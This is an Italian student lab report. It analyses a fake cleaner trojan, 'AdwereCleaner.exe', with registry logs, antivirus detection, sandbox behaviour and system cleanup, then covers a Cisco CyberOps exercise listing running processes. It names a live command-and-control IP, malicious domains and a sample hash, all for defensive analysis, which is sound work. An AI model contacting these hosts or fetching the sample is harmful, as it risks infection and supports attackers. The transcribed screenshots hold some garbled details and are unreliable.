15:06:16,0588...	AdwereCleaner.exe	8088	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders	SUCCESS
15:06:16,0588...	AdwereCleaner.exe	8088	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders\Cache	SUCCESS
15:06:16,0588...	AdwereCleaner.exe	8088	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders\Cache	SUCCESS
15:06:16,0599...	AdwereCleaner.exe	8088	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders	SUCCESS
15:06:16,0599...	AdwereCleaner.exe	8088	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders\Cache	SUCCESS
15:06:16,0599...	AdwereCleaner.exe	8088	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders\Cache	SUCCESS
15:06:16,0599...	AdwereCleaner.exe	8088	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorers\Shell Folders\Cache	SUCCESS

Poiché abbiamo svolto l'analisi in una macchina isolata, senza accesso ad internet, nella sezione *attività di rete* non è presente alcun tentativo di connessione.

Analizzando il contenuto dei registri possiamo notare come il software abbia aggiunto la *persistenza* alle sue proprietà aggiungendo al registro `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` l'avvio automatico del processo `6AdwCleaner.exe`




Lo screenshot mostra che anche dopo la chiusura dell'applicazione originale, in background rimane in esecuzione il processo `AdwareBooC` relativo al malware.



## Pulizia del sistema

Procediamo ora alla pulizia del sistema e alla messa in sicurezza.

Possiamo attuare varie strategie, in questo caso la prima cosa che facciamo è riattivare l'antivirus Windows Defender ed eseguire una scansione approfondita del sistema.



L'analisi approfondita del sistema richiede molto tempo ma già dopo pochi minuti viene rilevato del software dannoso e potenzialmente indesiderato sulla macchina.

Come mostrato nell'immagine che segue, la scansione ha rilevato il file malevolo ed analizzando i dettagli ci vengono fornite maggiori informazioni sul tipo di malware (*trojan*) e sul suo comportamento.

 Dettagli rischi potenziali

L'app ha rilevato una potenziale minaccia che potrebbe compromettere la privacy dell'utente o danneggiare il PC. L'accesso all'elemento potrebbe essere sospeso finché non verranno presi provvedimenti. Per ulteriori informazioni, fare clic su Mostra dettagli. [Informazioni sui livelli di attenzione e sulle azioni da eseguire](#)

Elementi rilevati	Livello di att...	Stato	Azione consigliata
Rogue:Win32/Wadebooc	Grave	Attivo	Rimuovi

**Categoria:** Trojan

**Descrizione:** Questo programma è pericoloso ed esegue comandi ricevuti dall'autore dell'attacco.

**Azione consigliata:** Rimuovi questo software immediatamente

**Elementi:**


```
file:C:\Users\user\AppData\Local\6AdwCleaner.exe
file:C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000015
file:C:\Users\user\Downloads\AdwereCleaner.exe
process:pid:8048,ProcessStart:133849659764050633
regkey:HKCU@S-1-5-21-887422974-3168816211-3032179170-1001\software\AdwCleaner
regkey:HKCU@S-1-5-21-887422974-3168816211-3032179170-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\AdwCleaner
runkey:HKCU@S-1-5-21-887422974-3168816211-3032179170-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\AdwCleaner
```

[Ottieni ulteriori informazioni online su questo elemento.](#)

Nascondi dettagli <<      Applica azioni      Chiudi

Inoltre vengono visualizzati anche alcuni degli elementi dannosi modificati sulla macchina come le chiavi di registro che garantiscono la persistenza e l'avvio automatico.

Selezioniamo *Rimuovi* sotto *Azione consigliata* quindi *Applica azioni*. Dopo qualche secondo l'antivirus avrà completato la rimozione dei file indicati nella descrizione.



Verificando nuovamente le chiavi di registro non vi è più la voce relativa all'avvio automatico del malware.

Per attuare una pulizia completa della macchina la riavviamo in modalità provvisoria con *Win+r* e digitando *msconfig*. Nella scheda *Opzioni di avvio* selezioniamo *modalità provvisoria con rete*.

Al riavvio apriamo il prompt ed eseguiamo delle scansioni sulla macchina tramite *DISM*. DISM è uno strumento per la gestione delle immagini di Windows che risulta essenziale nelle operazioni di manutenzione del sistema e per la risoluzione dei problemi. Nel nostro caso può essere usato per riparare i file di sistema.

Utilizziamo il comando *DISM /Online /Cleanup-image /CheckHealth* per verificare se nella cartella di sistema *WinSxS* siano presenti file danneggiati, confrontando l'immagine windows presente sul computer con Microsoft.

```
C:\Users\user>DISM /Online /Cleanup-image /CheckHealth

Strumento Gestione e manutenzione immagini distribuzione
Versione: 10.0.14393.0

Versione immagine: 10.0.14393.0

Non sono stati rilevati danneggiamenti dell'archivio dei componenti.
Operazione completata.
```

---

Il risultato indica che non sono stati trovati danneggiamenti nell'archivio dei componenti. Continuiamo quindi con *DISM /Online / Cleanup-image /ScanHealth*

```
C:\Users\user>DISM /Online /Cleanup-image /ScanHealth
Strumento Gestione e manutenzione immagini distribuzione
Versione: 10.0.14393.0

Versione immagine: 10.0.14393.0

[=====100.0%=====] Non sono stati rilevati danneggiamenti
dell'archivio dei componenti.
Operazione completata.
```

Il comando non sarebbe necessario visto l'esito del precedente ma verifica l'integrità di ogni singolo file. Anche in questo caso l'operazione viene completata con successo senza rilevare criticità.

Per sicurezza possiamo eseguire *DISM /Online / Cleanup-image /RestoreHealth* che esegue i seguenti passaggi:

- Verifica l'integrità dell'immagine di Windows per accettare se vi siano problemi
- Scarica file mancanti da Windows Update
- Sostituisce file danneggiati con una copia funzionante

```
C:\Users\user>DISM /Online /Cleanup-image /RestoreHealth
Strumento Gestione e manutenzione immagini distribuzione
Versione: 10.0.14393.0

Versione immagine: 10.0.14393.0


[=====100.0%=====] Operazione di ripristino riuscita.
Operazione completata.
```

Al termine di queste operazioni si può utilizzare il noto comando *sfc /scannow* per rilevare e correggere i problemi relativi all'installazione corrente di Windows.

```
C:\Users\user>sfc /scannow
Avvio in corso dell'analisi del sistema. Attendere. L'operazione richiederà alcuni minuti.
Avvio in corso della fase di verifica dell'analisi del sistema.
100% della verifica completato.

Protezione risorse di Windows: nessuna violazione di integrità trovata.
```

Per assicurarci che la macchina sia pulita utilizziamo un ulteriore tool specializzato per la pulizia dei malware. Abbiamo scelto di utilizzare *AdwCleaner*, un software legittimo prodotto da *MalwareBytes* per eseguire scansioni approfondite del sistema.



La scansione non ha rilevato nessun elemento sospetto nel sistema.

A screenshot of the Malwarebytes AdwCleaner interface after a scan has been completed. The top navigation bar and sidebar are identical to the previous screenshot. The main content area displays the message "La scansione è completa". Below this, a line of text states "Nessun elemento rilevato nel tuo sistema." Further down, performance metrics are listed: "Durata scansione: 00:00:26" and "Elementi analizzati: 32.100". At the bottom, a note says "Puoi decidere di eseguire una Riparazione di base che ripristina Winsock e le altre impostazioni ai valori predefiniti." Three buttons are at the bottom: "Visualizza file del log di scansione", "Esegui riparazione di base" (highlighted in blue), and "Salta la riparazione di base".

Queste scansioni con esito negativo danno una buona possibilità che tutte le tracce siano state rimosse, ma alcuni malware più complessi potrebbero comunque nascondersi nel sistema.

Procedendo al riavvio del sistema e alla verifica manuale dei processi in esecuzione tramite il gestore attività, non rileviamo alcun programma sconosciuto o sospetto in esecuzione e dunque possiamo affermare di aver eliminato tutte le tracce.

## Considerazioni

L'analisi dinamica di base ha confermato quanto visto con l'analisi statica e ha mostrato il comportamento del malware. Alcuni malware possono essere più pericolosi e potrebbero avere caratteristiche più difficili da individuare ed eliminare. È importante eseguire backup regolari e verificarne il funzionamento per poter ripristinare la macchina in condizioni di sicurezza.

## Analisi dinamica avanzata

Iniziamo l'analisi dinamica usando la sandbox *Hybrid Analysis* per eseguire il file malevolo ed ottenere tutte le informazioni necessarie. Carichiamo il file ed otteniamo come risposta la label *malicious*. Sono stati infatti trovati numerosi indicatori sospetti.

The screenshot shows the Hybrid Analysis platform interface. At the top, there's a navigation bar with links for 'Sandbox', 'Quick Scans', 'File Collections', 'Resources', and 'Request Info'. A search bar is also present. The main area is divided into sections:

- Analysis Overview:** Shows submission details (name: AdwereCleaner.exe, size: 191KB, type: PE32 executable, MIME: application/x-dosexec, SHA256: 51290129cccc38bc663b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc), submission date (2020-07-11 23:50:10 UTC), and scan dates (Last Anti-Virus Scan: 2025-02-24 08:54:51 (UTC), Last Sandbox Report: 2024-06-18 07:49:47 (UTC)). It also displays a threat score of 100/100, AV detection at 8%, and labels the file as 'malicious'. A 'Community Score' bar is shown at the bottom.
- Anti-Virus Results:** Displays results from CrowdStrike Falcon (Static Analysis and ML) and MetaDefender (Multi Scan Analysis). Both show a 'Malicious' result (100% for Falcon, 15/24 for MetaDefender).

Partiamo analizzando le informazioni fornite dalla pagina principale del sito

Notiamo che la prima scansione del file risale al 2020. Possiamo inoltre utilizzare l'hash in formato *sha256* per confermare la dannosità del file tramite VirusTotal.

The screenshot shows the VirusTotal analysis page for the file 51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc. The main summary indicates that 53 out of 70 security vendors flagged the file as malicious. The file is identified as a **FakeAdwCleaner.exe** file. The analysis includes a timeline of detections from various engines like AhnLab-V3, BitDefender, and DrWeb. The file is categorized as a **trojan** and has a **Community Score** of 219. The page also lists popular threat labels such as **trojan.porcupine/mint**, threat categories like **trojan** and **fakeav**, and family labels like **porcupine**, **mint**, and **boy2napig**. A table at the bottom provides detailed information about the security vendors' analysis, showing their names, detection results, and associated threat labels.

Anche in questo caso il risultato non lascia dubbi, il file caricato è un *trojan*.

Un trojan è un tipo di malware che si maschera da software legittimo per ingannare l'utente e convincerlo a installarlo. Una volta attivato, il trojan può permettere a un attaccante di accedere al sistema compromesso, rubare dati sensibili, eseguire azioni dannose, o persino controllare il dispositivo da remoto senza che l'utente ne sia consapevole.

Dai risultati della sandbox otteniamo i comportamenti malevoli, che possiamo dividere in:

## 1. Persistenza

- Modifica le impostazioni dei certificati di sistema
- Modifica la funzionalità di esecuzione automatica creando un valore nel registro
- Scrive dati in un processo remoto

---

## **2. Spyware**

- Ha la capacità di aprire e leggere la clipboard
- Intercetta le chiamate API
- Contiene stringhe che possono essere utilizzate come parte di un injection

## **3. Fingerprint**

- Interroga le informazioni della tabella del firmware (può essere usato per fingerprinting/evasione)
- Interroga informazioni sui processi
- Interroga le impostazioni di visualizzazione delle estensioni dei file
- Interroga le impostazioni della cache di internet (spesso usate per nascondere tracce in index.dat o nella cache)
- Scansiona artefatti che possono aiutare a identificare il bersaglio

## **4. Evasione**

- Il file di input contiene riferimenti API che non fanno parte della sua Import Address Table (IAT)
- Segna il file per la cancellazione
- Tenta di dormire per un lungo periodo (più di due minuti)
- Tenta di implementare tecniche anti-virtualizzazione

## **5. Rete**

- Contatta 2 domini sospetti

Per non allungare troppo il report non andremo nel dettaglio di tutti i punti ma riportiamo solo dettagli interessanti che abbiamo trovato approfondendo l'analisi.

Il programma contatta 2 domini sospetti ([www.vikingwebscanner.com](http://www.vikingwebscanner.com) e [ifsnzact.com](http://ifsnzact.com)) che procediamo a verificare nuovamente tramite VirusTotal.

The screenshots show two VirusTotal analysis reports. The top report is for [www.vikingwebscanner.com](http://www.vikingwebscanner.com), which has a community score of 1/94. It is flagged as malicious by 1 vendor. The bottom report is for [ifdnzact.com](http://ifdnzact.com), which has a community score of 5/94. It is flagged as malicious by 5 vendors. Both reports include tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY, and show security vendor analysis tables.

Il risultato non ci da una risposta netta ma qualche motore di ricerca antivirus li identifica come malevoli.

Come mostrato nello screenshot, durante l'esecuzione viene scaricato ed eseguito il file *6AdwCleaner.exe* dal primo dominio elencato sopra.

Process	IP	Domain	ASN	CN	Reputation
6AdwCleaner.exe	185.53.177.53:80	www.vikingwebscanner.com	Team Internet AG	DE	malicious

Da ulteriori analisi emerge che proprio questo processo, droppato dal file principale, si connette al server di comando e controllo (CnC) all'indirizzo IP *185.53.177.53*

Di seguito riassumiamo tutti i comportamenti malevoli e sospetti che sono emersi durante l'analisi dinamica tramite sandbox:

---


Comportamenti malevoli:

- L'applicazione *AdwereCleaner.exe* rilascia il file eseguibile *6AdwCleaner.exe* immediatamente dopo l'avvio
- L'applicazione *6AdwCleaner.exe* è stata droppata da un altro processo
- L'applicazione *6AdwCleaner.exe* modifica il valore di avvio automatico nel registro
- L'applicazione *6AdwCleaner.exe* si connette al server CnC

Comportamenti sospetti:

- *AdwereCleaner.exe* e *6AdwCleaner.exe* controllano le lingue supportate
- *AdwereCleaner.exe* e *6AdwCleaner.exe* leggono il nome del computer
- *AdwereCleaner.exe* rilascia un file che è stato compilato in modalità di debug

Il grafico che segue mostra il riassunto dell'andamento dei processi



## Conclusioni

Il file *AdwereCleaner.exe* fornитoci per l'analisi è un trojan che si finge un programma per pulire il sistema ed eliminare le infezioni ma nasconde azioni malevoli. In particolare scarica ed esegue un file aggiuntivo (*6AdwCleaner.exe*) che si collega ad un server remoto all'indirizzo IP 185.53.177.53 utilizzato come server CnC. Il server di comando e controllo viene usato per eseguire comandi sul target e potrebbe esfiltrare dati ed informazioni o rendere la vittima parte di una botnet.

## Esercizio 2

### Traccia

Usare la linea di comando per vedere quali sono i server in esecuzione sul computer

In questo laboratorio lavoreremo su VM Cyberops Workstation

### Requisiti

Scaricare la macchina dal sito di netacad:

The screenshot shows a web browser displaying the NetAcad website at <https://www.netacad.com/resources/lab-downloads?courseLang=en-US>. The page title is "Downtime Schedule – February 2025". It includes a note about downtime from Friday, 28 February 2025 at 5:30 p.m. to 8:30 p.m. PST (UTC-8). Below this, there's a section for "Computer with either Windows (10, 11), macOS (10.14 or newer) or Ubuntu (20.04, 22.04) LTS operating system, amd64(x86-64) CPU, 4 GB of free RAM, 1.4 GB of free disk space". A large screenshot of a terminal window shows several lines of command-line text, likely related to the virtual machine setup. To the right of the terminal, there's a summary of the requirements: "Cybersecurity LabVM Workstation (CSE-LABVM, Security Workstation): Virtual Machine for the Cybersecurity courses". It describes it as a Linux virtual machine with various software tools. Below this, there's a note about system requirements: "Computer with either Windows, Mac or Linux operating system, 64 bit Intel or AMD CPU with HW Virtualization Support, 4 GB of free RAM, 15 GB of free disk space, Oracle VM VirtualBox software. Or Apple computer with M1/M2 CPU, 15 GB of free disk space, UTM VM Virtualization software".

Le credenziali sono le seguenti: utente **analyst** password **cyberops**

### Svolgimento

In questo laboratorio utilizzeremo la riga di comando di Linux per identificare i server in esecuzione su un computer.

La procedura si suddivide in due parti:

- **Parte 1:** Identificazione dei server attivi sulla macchina
- **Parte 2:** Uso di Telnet per testare i servizi TCP

## Attrezzatura necessaria

- Una macchina virtuale *CyberOps Workstation*


The screenshot shows a web browser displaying the Cisco Cybersecurity LabVM website. The URL is <https://www.netacad.com/resources/lab-downloads?courseLang=en-US>. The page title is "Downtime Schedule – February 2025". It includes a note about the downtime schedule from Friday, 28 February 2025 at 5:30 p.m. to 8:30 p.m. PST (UTC-8). Below this, there's a "Read more" button and a "Networking Academy" logo. The main content area displays system requirements: "Computer with either windows (11, 11), macOS (10.14 or newer) or Ubuntu (20.04, 22.04) LTS operating system, amd64(x86-64) CPU, 4 GB of free RAM, 1.4 GB of free disk space". A screenshot of a terminal window is shown, displaying a command-line interface with some text output. To the right of the terminal, there's a note: "Download the Virtual Machine file and follow the setup instructions from the course." followed by two links: "[CyberSecurity Essentials Virtual Machine for Intel or AMD CPUs](#)" and "[CyberSecurity Essentials Virtual Machine for ARM CPUs \(Apple M1/M2\)](#)". A note below states: "NOTE: To simplify your hands-on lab environment, the CSE-LABVM, Security Workstation, CyberOps VM, and Cisco CyberOps Workstation VM are now available as a unified single virtual machine – Cybersecurity LabVM Workstation. You do not need to download and install multiple virtual machines, only this one." At the bottom, there's a section titled "System Requirements:" with a note: "Computer with either Windows, Mac or Linux operating system, 64 bit Intel or AMD CPU with HW Virtualization Support, 4 GB of free RAM, 15 GB of free disk space, [Oracle VM VirtualBox software](#) Or Apple computer with M1/M2 CPU, 15 GB of free disk space, [UTM VM Virtualization software](#)".

## Parte 1: Identificazione dei Server

### Step 1: Accesso alla riga di comando

1. Accedere alla CyberOps Workstation VM con l'account *analyst* e la password *cyberops*
2. Aprire il terminale cliccando sull'icona corrispondente nella dock in basso

## Step 2: Visualizzazione dei servizi attualmente in esecuzione



```
Terminal
File Edit View Search Terminal Help
PID TTY      TIME CMD
1647 pts/0    00:00:00 bash
1670 pts/0    00:00:00 ps
[analyst@secOps ~]$ sudo ps -elf
[sudo] password for analyst:
F S UID      PID  PPID C PRI  NI ADDR SZ WCHAN STIME TTY      TIME CMD
4 S root      1     0  1 80  0 - 41739 ep_pol 10:07 ?
1 S root      2     0  80  0 - 0 kthrea 10:07 ?
1 I root      3     2  0 60 -20 - 0 rescue 10:07 ?
1 I root      4     2  0 60 -20 - 0 rescue 10:07 ?
1 I root      5     2  0 60 -20 - 0 rescue 10:07 ?
1 I root      6     2  0 60 -20 - 0 rescue 10:07 ?
1 I root      7     2  0 80  0 - 0 worker 10:07 ?
1 I root      8     2  0 60 -20 - 0 worker 10:07 ?
5 I root      9     2  0 80  0 - 0 worker 10:07 ?
1 I root     10    2  0 60 -20 - 0 rescue 10:07 ?
1 S root     11    2  0 80  0 - 0 rcu_ta 10:07 ?
1 S root     12    2  0 80  0 - 0 rcu_ta 10:07 ?
1 S root     13    2  0 80  0 - 0 smpbooo 10:07 ?
1 I root     14    2  0 80  0 - 0 rcu_gp 10:07 ?
1 S root     15    2  0 -40 - 0 smpbooo 10:07 ?
1 S root     16    2  0  9 - - 0 smpbooo 10:07 ?
1 I root     17    2  0 80  0 - 0 worker 10:07 ?
1 S root     18    2  0 80  0 - 0 smpbooo 10:07 ?
1 S root     19    2  0 80  0 - 0 smpbooo 10:07 ?
1 S root     20    2  0  9 - - 0 smpbooo 10:07 ?
1 S root     21    2  0 -40 - 0 smpbooo 10:07 ?
1 S root     22    2  0 80  0 - 0 smpbooo 10:07 ?
1 I root     23    2  0 80  0 - 0 worker 10:07 ?
1 I root     24    2  0 60 -20 - 0 worker 10:07 ?
5 S root     25    2  0 80  0 - 0 devtmpm 10:07 ?
1 I root     26    2  0 60 -20 - 0 rescue 10:07 ?
1 S root     27    2  0 80  0 - 0 kauditd 10:07 ?
1 S root     28    2  0 80  0 - 0 watchdog 10:07 ?
1 S root     29    2  0 80  0 - 0 oom_reaper 10:07 ?
1 I root     30    2  0 60 -20 - 0 rescue 10:07 ?
1 S root     31    2  0 80  0 - 0 kcompactd 10:07 ?
1 S root     32    2  0 85  5 - 0 ksm_sc 10:07 ?
1 S root     33    2  0 99  19 - 0 khugepaged 10:07 ?
1 I root     37    2  0 80  0 - 0 worker 10:07 ?
00:00:01 [sbin/init splash]
00:00:00 [kthreadd]
00:00:00 [rcu_gp]
00:00:00 [rcu_par_gp]
00:00:00 [slub_flushq]
00:00:00 [netns]
00:00:00 [kworker/0:0-events]
00:00:00 [kworker/0:0-highpri]
00:00:00 [kworker/u4:0-events_unbound]
00:00:00 [mm_percpu_wq]
00:00:00 [rcu_tasks_rude_]
00:00:00 [rcu_tasks_trace]
00:00:00 [ksoftirqd/0]
00:00:00 [rcu_sched]
00:00:00 [migration/0]
00:00:00 [idle_inject/0]
00:00:00 [kworker/0:1-cgroup_destroy]
00:00:00 [cpuhp/0]
00:00:00 [cpuhp/1]
00:00:00 [idle_inject/1]
00:00:00 [migration/1]
00:00:00 [ksoftirqd/1]
00:00:00 [kworker/1:0-cgroup_destroy]
00:00:00 [kworker/1:0-highpri]
00:00:00 [kdevtmpfs]
00:00:00 [inet_frag_wq]
00:00:00 [kaudit]
00:00:00 [khungtaskd]
00:00:00 [oom_reaper]
00:00:00 [writeback]
00:00:00 [kcompactd0]
00:00:00 [ksmd]
00:00:00 [khugepaged]
00:00:00 [kworker/1:1-cgroup_destroy]
```

1. Per elencare tutti i programmi in esecuzione, digitare `sudo ps -elf`
2. Inserire la password `cyberops`.
3. Verrà mostrato un elenco dettagliato dei processi attivi.

Il comando `ps` mostra l'elenco dei processi in esecuzione sul sistema. L'opzione `-elf` fornisce un elenco dettagliato che include informazioni come ID processo (PID), utente proprietario, stato del processo, CPU utilizzata e il comando eseguito.

**N.B.** Alcuni processi non appartengono all'utente `analyst` e non sarebbero visibili senza i privilegi di amministrazione.

Per visualizzare la gerarchia dei processi, avviare il web server `nginx` con `sudo /usr/sbin/nginx` e poi eseguire `sudo ps -ejH`

Il comando `ps -ejH` combina le seguenti opzioni:

- `-e` → Mostra tutti i processi del sistema (non solo quelli dell'utente corrente).

- **-j** → Mostra informazioni sui job (gruppi di processi), tra cui **PGID (Process Group ID)** e **SID (Session ID)**.
- **-h** → Non mostra la riga di intestazione nell'output (header-less).

Verrà mostrata la struttura gerarchica dei processi in esecuzione.

```
[analyst@secOps ~]$ sudo /usr/sbin/nginx
[analyst@secOps ~]$ sudo ps -ejH
  PID  PGID   SID TTY      TIME CMD
    2      0     0 ?        00:00:00 kthreadd
    3      0     0 ?        00:00:00   rcu_gp
    4      0     0 ?        00:00:00   rcu_par_gp
    5      0     0 ?        00:00:00 slub_flushwq
    6      0     0 ?        00:00:00   netns
    8      0     0 ?        00:00:00 kworker/0:0H-events_highpri
    9      0     0 ?        00:00:00 kworker/u4:0-flush-8:0
   10      0     0 ?        00:00:00 mm_percpu_wq
   11      0     0 ?        00:00:00   rcu_tasks_rude_
   12      0     0 ?        00:00:00   rcu_tasks_trace
   13      0     0 ?        00:00:00 ksoftirqd/0
   14      0     0 ?        00:00:00   rcu_sched
   15      0     0 ?        00:00:00 migration/0
   16      0     0 ?        00:00:00   idle_inject/0
   18      0     0 ?        00:00:00   cpuhp/0
   19      0     0 ?        00:00:00   cpuhp/1

  1282  1281  1281 ?        00:00:00   VBoxEntent
  1283  1281  1281 ?        00:00:05   VBoxClient
  1290  1289  1289 ?        00:00:00   VBoxClient
  1291  1289  1289 ?        00:00:00   VBoxClient
  1591  1591  1591 ?        00:00:00   upowerd
  1722  1722  1722 ?        00:00:00   nginx
  1723  1722  1722 ?        00:00:00   nginx
  1724  1722  1722 ?        00:00:00   nginx
```

Possiamo qui vedere il processo nginx con i relativi sottoprocessi.

*Nginx* è un web server leggero e ad alte prestazioni utilizzato per gestire grandi volumi di traffico HTTP. Può essere utilizzato anche come **reverse proxy**, bilanciatore di carico e proxy per diversi protocolli. È noto per la sua efficienza e stabilità rispetto ad altri server web. Nginx utilizza un'**architettura Master-Slave** per gestire le richieste in modo efficiente. Il processo *master* è responsabile dell'inizializzazione e gestione dei processi *worker* (*slave*), che eseguono effettivamente le richieste HTTP. Questo modello permette un'elevata scalabilità e distribuzione del carico, migliorando le prestazioni e la resilienza del server.

Per identificare il processo specifico che utilizza una porta specifica, come ad esempio la porta 80, eseguire `sudo ps -elf | grep <PID>`.

---

Nel nostro caso il PID è 1722. Il PID non è univoco per la tipologia di processo, sarà quasi sempre diverso su macchine differenti.

Questo comando filtra l'output del comando `ps` per mostrare solo le righe che contengono il PID specificato, consentendo di ottenere maggiori informazioni sul processo associato.

```
[analyst@secOps ~]$ sudo ps -elf | grep 1722
[sudo] password for analyst:
1 S root      1722    1  0  80   0 - 13801 sigsus 10:17 ?          00:00:00 nginx: master process /usr/sbin/nginx
5 S www-data   1723    0  80   0 - 13959 ep_pol 10:17 ?          00:00:00 nginx: worker process
5 S www-data   1724    0  80   0 - 13959 ep_pol 10:17 ?          00:00:00 nginx: worker process
